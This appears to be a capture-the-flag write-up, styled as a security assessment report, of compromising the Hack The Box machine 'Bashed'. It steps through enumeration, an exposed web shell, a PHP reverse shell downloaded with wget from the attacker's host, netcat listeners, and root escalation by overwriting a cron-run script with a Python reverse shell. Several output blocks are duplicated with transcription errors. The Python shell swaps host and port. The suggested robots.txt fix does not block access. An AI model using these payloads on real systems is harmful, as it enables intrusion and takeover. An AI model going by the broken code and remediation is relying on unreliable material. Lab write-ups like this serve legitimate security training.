



# Security Assessment Findings Report

**Bashed Machine – Hack The Box**

Written by Dean Aviani

## Report quick summary

<b>Vulnerability Exploited</b>	Free access to 'phpbash.php' page
<b>System Vulnerable</b>	Arrexel's development site 2018
<b>System Vulnerability Explanation</b>	Free access to 'phpbash.php' page enables to execute commands on the server and create a backdoor
<b>Privilege Escalation Vulnerability</b>	Exposed editing permission for the script root's cronjob is using
<b>Privilege Escalation Vulnerability Explanation</b>	Root is using a cronjob that running a python script. This script has editing permissions for a 'scriptmanager' user. In addition, 'scriptmanager' user access is enabled for 'www-data user' without a password requirement. Therefore, a user with low permission can execute a command on behalf of root.
<b>Vulnerability Fix</b>	Disable the access to 'phpbash.php' page by using robots.txt and avoid 'www-data' user to execute commands on behalf of 'scriptmanager' user by requiring a password on the /etc/sudoers file.
<b>Severity</b>	<b>Critical</b>


## Report findings

An initial nmap scan revealed an Apache httpd 2.4.18 server running on port 80


```
root@kali:~# nmap -T4 -sV -p- 10.10.10.68
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-15 07:54 EST
Stats: 0:02:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.89% done; ETC: 08:04 (0:06:49 remaining)
Nmap scan report for 10.10.10.68
Host is up (0.15s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 634.40 seconds
```


The Apache httpd 2.4.18 landing page is shown below



Running Dirbuster tool found a directory called 'dev' that contains 2 PHP pages named 'phpbash' and 'phpbash.min'




Accessing to 'phpbash.php' page enables to run commands on the server

A screenshot of a web browser window. The address bar shows '10.10.10.68/dev/phpbash.php'. The page content is a terminal window with a black background and red and white text. The terminal shows the user 'www-data' at the prompt 'www-data@bashed:/var/www/html/dev#'. They have entered three commands: 'whoami' (output: 'www-data'), 'pwd' (output: '/var/www/html/dev'), and 'hostname' (output: 'bashed'). The prompt is now 'www-data@bashed:/var/www/html/dev#'.

```
10.10.10.68/dev/phpbash.php x +
10.10.10.68/dev/phpbash.php
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev
www-data@bashed:/var/www/html/dev# hostname
bashed
www-data@bashed:/var/www/html/dev#
```

Running the command 'sudo -l' showed 'www-data' user can run commands on behalf of 'scriptmanager' user without his password.

A screenshot of a terminal window. The user 'www-data' is at the prompt 'www-data@bashed:/home#'. They have entered the command 'sudo -l'. The output shows the matching defaults for the user, the secure path, and the commands they can run on behalf of the 'scriptmanager' user without a password.

```
www-data@bashed:/home# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
www-data:/home#
```

Trying to access to 'scripmanager' user did not succeed due to unsupported tty.  
Also, trying to spawn a tty shell did not work.

```
www-data@bashed:/home# sudo su scriptmanager
sudo: no tty present and no askpass program specified
www-data:/home# |
```

Navigating to the website's main directory showed a folder named uploads

```
www-data@bashed:/var/www/html/dev# cd ..
www-data@bashed:/var/www/html# ls -la
total 116
drw-r-xr-x 10 root root 4096 Dec 4 2017 .
drwxr-xr-x 3 root root 4096 Dec 4 2017 ..
-rw-r-xr-x 1 root root 8193 Dec 4 2017 about.html
-rw-r-xr-x 1 root root 94 Dec 4 2017 config.php
-rw-r-xr-x 1 root root 7805 Dec 4 2017 contact.html
drw-r-xr-x 2 root root 4096 Dec 4 2017 css
drw-r-xr-x 2 root root 4096 Dec 4 2017 demo-images
drw-r-xr-x 2 root root 4096 Dec 4 2017 dev
drw-r-xr-x 2 root root 4096 Dec 4 2017 fonts
drw-r-xr-x 2 root root 4096 Dec 4 2017 images
-rw-r-xr-x 1 root root 7743 Dec 4 2017 index.html
drw-r-xr-x 2 root root 4096 Dec 4 2017 js
drw-r-xr-x 2 root root 4096 Dec 4 2017 php
-rw-r-xr-x 1 root root 10863 Dec 4 2017 scroll.html
-rw-r-xr-x 1 root root 7477 Dec 4 2017 single.html
-rw-r-xr-x 1 root root 24164 Dec 4 2017 style.css
drwxrwxrwx 2 root root 4096 Nov 15 16:19 uploads
www-data@bashed:/var/www/html# cd uploads
```

Accessing this folder showed the landing page file

```
www-data@bashed:/var/www/html# cd uploads
www-data@bashed:/var/www/html/uploads# ls
index.html
```

## Creating a PHP reverse shell page

```
<?php
//php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

...

set_time_limit(0)
$VERSION = "1.0;"
$ip = '10.10.14.8'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i;';
$daemon = 0;
$debug = 0;

...

?>
```

Link: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

## Creating a python server

```
root@kali:~/Hack_The_Box/Bashed# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

## Downloading the PHP reverse shell to the victim's machine

```
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.8/php-reverse-shell.php
--2020-11-15 21:51:59-- http://10.10.14.8/php-reverse-shell.php
Connecting to 10.10.14.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5489 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

0K ..... 100% 407M=0s


2020-11-15 21:52:00 (407 MB/s) - 'php-reverse-shell.php' saved [5489/5489]

www-data:/var/www/html/uploads#
```

## Opening a listener on port 1234

```
root@kali:~/Hack_The_Box/Bashed# nc -nlvp 1234
listening on [any] 1234 ...
```

## Accessing to the uploaded PHP reverse shell to trigger a shell



## Got a shell

```
root@kali:~/Hack_The_Box/Bashed# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.68] 59742
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
21:55:19 up 1 day, 6:53, 0 users, load average: 1.59, 1.29, 1.18
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
root@kali:~/Hack_The_Box/Bashed# nc -nlvp 1234
listening on [any] 1234...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.68] 59742
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
21:55:19 up 1 day, 6:53, 0 users, load average: 1.59, 1.29, 1.18
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

## Spawning a tty shell succeeded

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bashed:/$
```

## Accessing to 'scriptmanager' user is asking for 'www-data' password

```
www-data@bashed:/$ sudo su scriptmanager
sudo su scriptmanager
[sudo] password for www-data:
```

Due to the lack of a password, the access to the 'scriptmanager' user will be by using 'sudo -u' command

```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$
```

Navigating to the main directory showed a folder named 'scripts' owned by 'scriptmanager' user

```
scriptmanager@bashed:/$ ls -la
ls -la
total 88
drwxr-xr-x 23 root      root      4096 Dec  4 2017 .
drwxr-xr-x 23 root      root      4096 Dec  4 2017 ..
drwxr-xr-x  2 root      root      4096 Dec  4 2017 bin
drwxr-xr-x  3 root      root      4096 Dec  4 2017 boot
drwxr-xr-x 19 root      root      4240 Nov 16 22:41 dev
drwxr-xr-x 89 root      root      4096 Dec  4 2017 etc
drwxr-xr-x  4 root      root      4096 Dec  4 2017 home
lrwxrwxrwx  1 root      root        32 Dec  4 2017 initrd.img → boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root      root      4096 Dec  4 2017 lib
drwxr-xr-x  2 root      root      4096 Dec  4 2017 lib64
drwx----- 2 root      root     16384 Dec  4 2017 lost+found
drwxr-xr-x  4 root      root      4096 Dec  4 2017 media
drwxr-xr-x  2 root      root      4096 Feb 15 2017 mnt
drwxr-xr-x  2 root      root      4096 Dec  4 2017 opt
dr-xr-xr-x 119 root     root        0 Nov 16 22:41 proc
drwx----- 3 root      root      4096 Dec  4 2017 root
drwxr-xr-x 18 root      root      500 Nov 16 22:41 run
drwxr-xr-x  2 root      root      4096 Dec  4 2017 sbin
drwxrwxr-x-- 2 scriptmanager scriptmanager 4096 Dec  4 2017 scripts
drwxr-xr-x  2 root      root      4096 Feb 15 2017 srv
dr-xr-xr-x 13 root     root        0 Nov 16 22:41 sys
drwxrwxrwt 10 root     root      4096 Nov 16 22:50 tmp
drwxr-xr-x 10 root     root      4096 Dec  4 2017 usr
drwxr-xr-x 12 root     root      4096 Dec  4 2017 var
lrwxrwxrwx  1 root     root        29 Dec  4 2017 vmlinuz → boot/vmlinuz-4.4.0-62-generic
scriptmanager@bashed:/$
```

Accessing this folder showed a python and txt files called test.  
Also, the txt file is owned by root.

```
scriptmanager@bashed:/$ cd scripts
cd scripts
scriptmanager@bashed:/scripts$

scriptmanager@bashed:/scripts$

scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr-x-- 2 scriptmanager scriptmanager 4096 Dec  4 2017 .
drwxr-xr-x 23 root      root      4096 Dec  4 2017 ..
-rw-r--r--  1 scriptmanager scriptmanager  58 Dec  4 2017 test.py
-rw-r--r--  1 root      root      12 Nov 16 22:51 test.txt
scriptmanager@bashed:/scripts$
```

Accessing to test.py file showed this script prints the output to the test.txt file.

```
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$
```



In addition, the txt file is updated every few minutes.

Therefore, there should be a cronjob running by root that executing the python script.

```
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4 2017 .
drwxr-xr-x 23 root            root        4096 Dec  4 2017 ..
-rw-r--r--  1 scriptmanager scriptmanager  58 Dec  4 2017 test.py
-rw-r--r--  1 root            root          12 Nov 16 22:51 test.txt
scriptmanager@bashed:/scripts$
```

```
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4 2017 .
drwxr-xr-x 23 root            root        4096 Dec  4 2017 ..
-rw-r--r--  1 scriptmanager scriptmanager  58 Dec  4 2017 test.py
-rw-r--r--  1 root            root          12 Nov 16 22:53 test.txt
scriptmanager@bashed:/scripts$
```

Changing the content of the script file to a python reverse shell should give a new shell with root privileges.

```
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect((4444, "10.10.14.8"));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
p=subprocess.call(["/bin/bash", "-i"]);
```

Opening a listener on port 4444

```
root@kali:~/Hack_The_Box/Bashed# nc -nlvp 4444
listening on [any] 4444 ...
```

After waiting a few minutes, the new shell appeared with root privileges

```
root@kali:~/Hack_The_Box/Bashed# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.68] 35782
bash: cannot set terminal process group (15472): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts#

root@bashed:/scripts# whoami
whoami
root
root@bashed:/scripts#
```

```
root@kali:~/Hack_The_Box/Bashed# nc -nlvp 4444
listening on [any] 4444...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.68] 35782
bash: cannot set terminal process group (15472): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts #

root@bashed:/scripts# whoami
whoami
root
```

Checking the cronjobs list of root approved there is a cronjob running the python script with root privileges

```
# crontab -l
* * * * * cd /scripts; for f in *.py; do python "$f"; done
```

## Proof

```
root@bashed:~# hostname
hostname
bashed
root@bashed:~#

root@bashed:~#

root@bashed:~# whoami
whoami
root
root@bashed:~#

root@bashed:~# /sbin/ifconfig & cat root.txt
/sbin/ifconfig & cat root.txt
[1] 15644
cc4f0afe3a1026d402ba10329674a8e2
ens33      Link encap:Ethernet  HWaddr 00:50:56:b9:66:5a
            inet addr:10.10.10.68  Bcast:10.10.10.255  Mask:255.255.255.255
            inet6 addr: fe80::250:56ff:feb9:665a/64 Scope:Link
            inet6 addr: dead:beef::250:56ff:feb9:665a/64 Scope:Global
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:3917 errors:0 dropped:44 overruns:0 frame:0
            TX packets:2233 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:1535547 (1.5 MB)  TX bytes:328739 (328.7 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:60168 errors:0 dropped:0 overruns:0 frame:0
            TX packets:60168 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:4452504 (4.4 MB)  TX bytes:4452504 (4.4 MB)
```

```
root@bashed:~# hostname
hostname
Bashed

root@bashed:~# whoami
whoami
Root

root@bashed:~# /sbin/ifconfig & cat root.txt
/sbin/ifconfig & cat root.txt
15644 [1]

Cc4f0afe3a1026d402ba10329674a8e2

ens33      Link encap:Ethernet  HWaddr 00:50:56:b9:66:5a
            inet addr:10.10.10.68  Bcast:10.10.10.255  Mask:255.255.255.255
            inet6 addr: fe80::250:56ff:feb9:665a/64 Scope:Link
            inet6 addr: dead:beef::250:56ff:feb9:665a/64 Scope:Global
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:3917 errors:0 dropped:44 overruns:0 frame:0
            TX packets:2233 errors:0 dropped:0 overruns:0 carrier:0
```

```
collisions:0 txqueuelen:1000
RX bytes:1535547 (1.5 MB) TX bytes:328739 (328.7 KB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:60168 errors:0 dropped:0 overruns:0 frame:0
      TX packets:60168 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1
      RX bytes:4452504 (4.4 MB) TX bytes:4452504 (4.4 MB)
```